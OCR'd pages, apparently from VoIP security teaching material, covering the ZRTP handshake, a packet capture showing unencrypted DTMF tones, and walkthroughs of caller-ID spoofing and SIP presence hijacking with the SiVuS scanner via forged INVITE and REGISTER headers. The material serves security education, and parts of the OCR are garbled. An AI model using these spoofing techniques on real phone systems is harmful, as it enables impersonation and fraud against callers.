

Bob
Alice
Hello (Bob's ZID)
1a
HelloACK
1b
Hello (Alice's ZID)
2a
HelloACK
2b
Commit (Bob's ZID, options, hvi or nonce)
3a
DHPart1 (pvr or nonce, shared secret hashes)
3b
DHPart2 (pvi, shared secret hashes)
3c
3d
SRTP
4
Confirm1 (HMAC, CFB IV,D,S,V flags, sig)
5a
Confirm2 (HMAC, CFB IV,D,S,V flags, sig)
5b
Confirm2 ACK
5c

Bob sends a commit message and thus becomes the ***initiator***. Alice becomes the ***responder***.

3d

Bob and Alice generate session encryption keys to be used with SRTP.

Analysis of ZRTP traffic


zrtp-discloses-dtmf-tones.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply


```
No. -  Time       Source          Destination     Protocol   Info
   604 27.781703  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16147, Time=43360
   605 27.817809  192.168.1.108   192.168.1.107   RTP        Payload type=GSM 06.10, SSRC=144866967, Seq=3210, Time=51200
   606 27.830696  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16148, Time=43520
   607 27.832675  192.168.1.108   192.168.1.107   RTP        Payload type=GSM 06.10, SSRC=144866967, Seq=3211, Time=51360
   608 27.848021  192.168.1.108   192.168.1.107   RTP        Payload type=GSM 06.10, SSRC=144866967, Seq=3212, Time=51520
   609 27.860321  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16149, Time=43680
   610 27.881751  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16150, Time=43840
   611 27.885196  192.168.1.108   192.168.1.107   RTP EVENT  Payload type=RTP Event, DTMF Two 2
   612 27.906431  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16151, Time=44000
   613 27.931141  192.168.1.108   192.168.1.107   RTP EVENT  Payload type=RTP Event, DTMF Two 2
   614 27.950794  192.168.1.108   192.168.1.107   RTP EVENT  Payload type=RTP Event, DTMF Two 2
   615 27.965989  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16152, Time=44160
   616 27.997555  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16153, Time=44320
   617 28.000691  192.168.1.108   192.168.1.107   RTP EVENT  Payload type=RTP Event, DTMF Two 2
   618 28.012224  192.168.1.108   192.168.1.107   RTP EVENT  Payload type=RTP Event, DTMF Two 2
   619 28.026817  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16154, Time=44480
   620 28.052383  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16155, Time=44640
   621 28.066822  192.168.1.108   192.168.1.107   RTP EVENT  Payload type=RTP Event, DTMF Two 2
   622 28.082415  192.168.1.108   192.168.1.107   RTP EVENT  Payload type=RTP Event, DTMF Two 2
   623 28.111102  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16156, Time=44800
   624 28.120493  192.168.1.108   192.168.1.107   RTP EVENT  Payload type=RTP Event, DTMF Two 2 (end)
   625 28.122931  192.168.1.108   192.168.1.107   RTP EVENT  Payload type=RTP Event, DTMF Two 2 (end)
   626 28.124667  192.168.1.108   192.168.1.107   RTP EVENT  Payload type=RTP Event, DTMF Two 2 (end)
   627 28.134872  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16157, Time=44960
   628 28.156173  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16158, Time=45120
   629 28.187396  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16159, Time=45280
   630 28.232770  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16160, Time=45440
   631 28.249648  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16161, Time=45600
   632 28.252381  192.168.1.108   192.168.1.107   RTP        Payload type=GSM 06.10, SSRC=144866967, Seq=3221, Time=53600
   633 28.268895  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16162, Time=45760
   634 28.297239  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16163, Time=45920
   635 28.308942  192.168.1.108   192.168.1.107   RTP        Payload type=GSM 06.10, SSRC=144866967, Seq=3222, Time=53760
   636 28.331920  192.168.1.108   192.168.1.107   RTP        Payload type=GSM 06.10, SSRC=144866967, Seq=3223, Time=53920
   637 28.370086  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16164, Time=46080
   638 28.380314  192.168.1.108   192.168.1.107   RTP        Payload type=GSM 06.10, SSRC=144866967, Seq=3224, Time=54080
   639 28.400733  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16165, Time=46240
   640 28.401832  192.168.1.108   192.168.1.107   RTP        Payload type=GSM 06.10, SSRC=144866967, Seq=3225, Time=54240
   641 28.436857  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16166, Time=46400
   642 28.462321  192.168.1.108   192.168.1.107   RTP        Payload type=GSM 06.10, SSRC=144866967, Seq=3226, Time=54400
   643 28.469214  192.168.1.107   192.168.1.108   RTP        Payload type=GSM 06.10, SSRC=335805525, Seq=16167, Time=46560
   644 28.478166  192.168.1.108   192.168.1.107   RTP        Payload type=GSM 06.10, SSRC=144866967, Seq=3227, Time=54560
   645 28.540599  192.168.1.108   192.168.1.107   RTP        Payload type=GSM 06.10, SSRC=144866967, Seq=3228, Time=54720
```

```
⊞ Frame 606 (101 bytes on wire, 101 bytes captured)
⊞ Ethernet II, Src: Vmware_57:56:81 (00:0c:29:57:56:81), Dst: Vmware_b2:4d:10 (00:0c:29:b2:4d:10)
⊞ Internet Protocol, Src: 192.168.1.107 (192.168.1.107), Dst: 192.168.1.108 (192.168.1.108)
⊞ User Datagram Protocol, Src Port: 49182 (49182), Dst Port: 49218 (49218)
```

```
0000   00 0c 29 b2 4d 10 00 0c  29 57 56 81 08 00 45 00   ..).M... )WV...E.
0010   00 49 2b a0 00 00 80 11  8a dc c0 a8 01 6b c0 a8   .I+..... .....k..
0020   01 6c c0 1e c0 42 00 35  31 0b 80 03 3f 14 00 00   .l...B.5 1...?...
0030   aa 00 14 03 fc 55 d8 20  a2 e1 5a 50 00 49 24 92   .....U.  ..ZP.I$.
0040   49 24 50 00 49 24 92 49  24 50 00 49 24 92 49 24   I$P.I$.I $P.I$.I$
```

File: "C:\Arhia\VoIP Security Book\From The Core\chapters\chapter 7\ZRTP info\zrtp-discloses-dtmf-tones.pcap" 182 KB 00:00:51 | P: 1634 D: 1634 M: 0

DTMF tones are not encrypted



```
Source: 192.168.1.108 (192.168.1.108)
Destination: 192.168.1.107 (192.168.1.107)
User Datagram Protocol, Src Port: 49218 (49218), Dst Port: 49182 (49182)
   Source port: 49218 (49218)
   Destination port: 49182 (49182)
   Length: 24
   Checksum: 0x19fe [correct]
      [Good Checksum: True]
      [Bad Checksum: False]
Real-Time Transport Protocol
   [Stream setup by SDP (frame 43)]
      [Setup frame: 43]
      [Setup Method: SDP]
   10.. .... = Version: RFC 1889 Version (2)
   ..0. .... = Padding: False
   ...0 .... = Extension: False
   .... 0000 = Contributing source identifiers count: 0
   1... .... = Marker: True
   Payload type: telephone-event (101)
   Sequence number: 3213
   Timestamp: 51840
   Synchronization Source identifier: 144866967
RFC 2833 RTP Event
   Event ID: DTMF Two 2 (2)
   0... .... = End of Event: False
   .0.. .... = Reserved: False
   ..00 1010 = Volume: 10
   Event Duration: 0
```

Examples of DTMF use

- IVR – Interactive Voice Response system (navigation and authentication)
  - Credit card verification
  - Bank account management
  - Customer support call center

Protection approach

- Extend ZRTP/Zfone implementation to protect DTMF
- Send DTMF through protected signaling

Attacks - Spoofing Caller-ID

Companies that offer Caller-ID Spoofing

VoicePulse CONNECT!

https://connect.voicepulse.com/

NUFONE
CHANGING THE WAY THE WORLD COMMUNICATES


http://www.nufone.net/

SPOOFTEL
"THE WORLDS LEADER IN CALLER ID SPOOFING"

http://www.spooftel.net/

Spoofing Caller-ID using SiVuS

- Manipulate the FROM header information
- Send and INVITE to a phone


SiVuS - The VoIP Vulnerability Scanner v1.09-beta

SIP Message

Method	Transport	Called User	Domain/Host	Port
INVITE	TCP	alice	127.0.0.1	5060

LhmLoNKUkHHSk4

a... YuQSfrAbCD

SJphone - Incoming Call

Incoming call from "Customer Support"

Using SIP protocol

Conversation Log

```
INVITE sip:alice@127.0.0.1 SIP/2.0
Via: SIP/2.0/TCP 127.0.0.1;branch=LhmLoNKUkHHSk4
From: Customer Support
<sip:root@127.0.0.1>;tag=YuQSfrAbCD
To: alice <sip:root@127.0.0.1>
Call-ID: TXd2Tb48AxAd@127.0.0.1
CSeq: 123456 INVITE
Contact: <sip:root@127.0.0.1>
         wards: 70
         ent: SIVuS Scanner
         -Type: application/sdp
          SiVuS Test
          7200
         -Length: 0

         100 Trying
         2.0/TCP 127.0.0.1;branch=LhmLoNKUkHHSk4
Content-Length: 0
Call-ID: TXd2Tb48AxAd@127.0.0.1
CSeq: 123456 INVITE
From: Customer
Support<sip:root@127.0.0.1>;tag=YuQSfrAbCD
Server: SJphone/1.60.289a (SJ Labs)
To: "unknown"<sip:root@127.0.0.1>;tag=540497122928
```

Source Port: 5060

Packets to Send: 1

☑ Randomize Source Port

Message Generation Progress: Completed


Attacks - Presence Hijacking

Presence Hijacking/Masquerading Attack using SIP

Presence Hijacking using SiVuS

- The objective is to spoof a REGISTER request
- The REGISTER request contains the “Contact:” header which indicates the IP address of the SIP device.

Presence Hijacking using SiVuS – Regular Register Request




```
Frame 1 (611 bytes on wire, 611 bytes captured)

Ethernet II, Src: 00:12:17:e5:7e:00, Dst: 00:05:00:e5:6b:00

Internet Protocol, Src Addr: 192.168.1.5 (192.168.1.5), Dst Addr: 192.168.1.2 (192.168.1.2)

User Datagram Protocol, Src Port: 5061 (5061), Dst Port: 5061 (5061)

Session Initiation Protocol
   Request-Line: REGISTER sip:atlas4.voipprovider.net:5061 SIP/2.0
      Method: REGISTER
      Resent Packet: False
   Message Header
      Via: SIP/2.0/UDP 192.168.1.5:5061;branch=z9hG4bK-49897e4e
      From: 201-853-0102 <sip:12018530102@atlas4.voipprovider.net:5061>;tag=802030536f050c56o0
         SIP Display info: 201-853-0102
         SIP from address: sip:12018530102@atlas4.voipprovider.net:5061
         SIP tag: 802030536f050c56o0
      To: 201-853-0102 <sip:12018530102@atlas4.voipprovider.net:5061>
         SIP Display info: 201-853-0102
         SIP to address: sip:12018530102@atlas4.voipprovider.net:5061
      Call-ID: e4bb5007-b7335032@192.168.1.5
      CSeq: 3 REGISTER
      Max-Forwards: 70
      Contact: 201-853-0102 <sip:12018530102@192.168.10.5:5061>;expires=60
      User-Agent: 001217E57E31 Linksys/RT31P2-2.0.13(LIVd)
      Content-Length: 0
      Allow: ACK, BYE, CANCEL, INFO, INVITE, NOTIFY, OPTIONS, REFER
      Supported: x-sipura
```

Request to REGISTER and announce contact address for the user. In the REGISTER request the From and To headers must use the same user information.

Indicates that the registration will expire in 60 seconds. Another REGISTER Request should be sent to refresh the user's registration.

The Contact header contains a SIP or SIPS URI that represents a direct route to the device, usually composed of a username at a fully qualified domain name (FQDN).

The Attack



0 – DoS Attack
1 – User Registration
2 – Caller - Session Initiation Request
3 – Proxy - Domain look up and routing
4 – Proxy - user lookup (SIP Proxy retrieves the attacker's IP address)
5 – Proxy - Proxy contacts user
6 – Calee answers
7 – Proxy forwards caller response – The connection has been established and media is routed between the two phones.

Manipulated REGISTER request properties

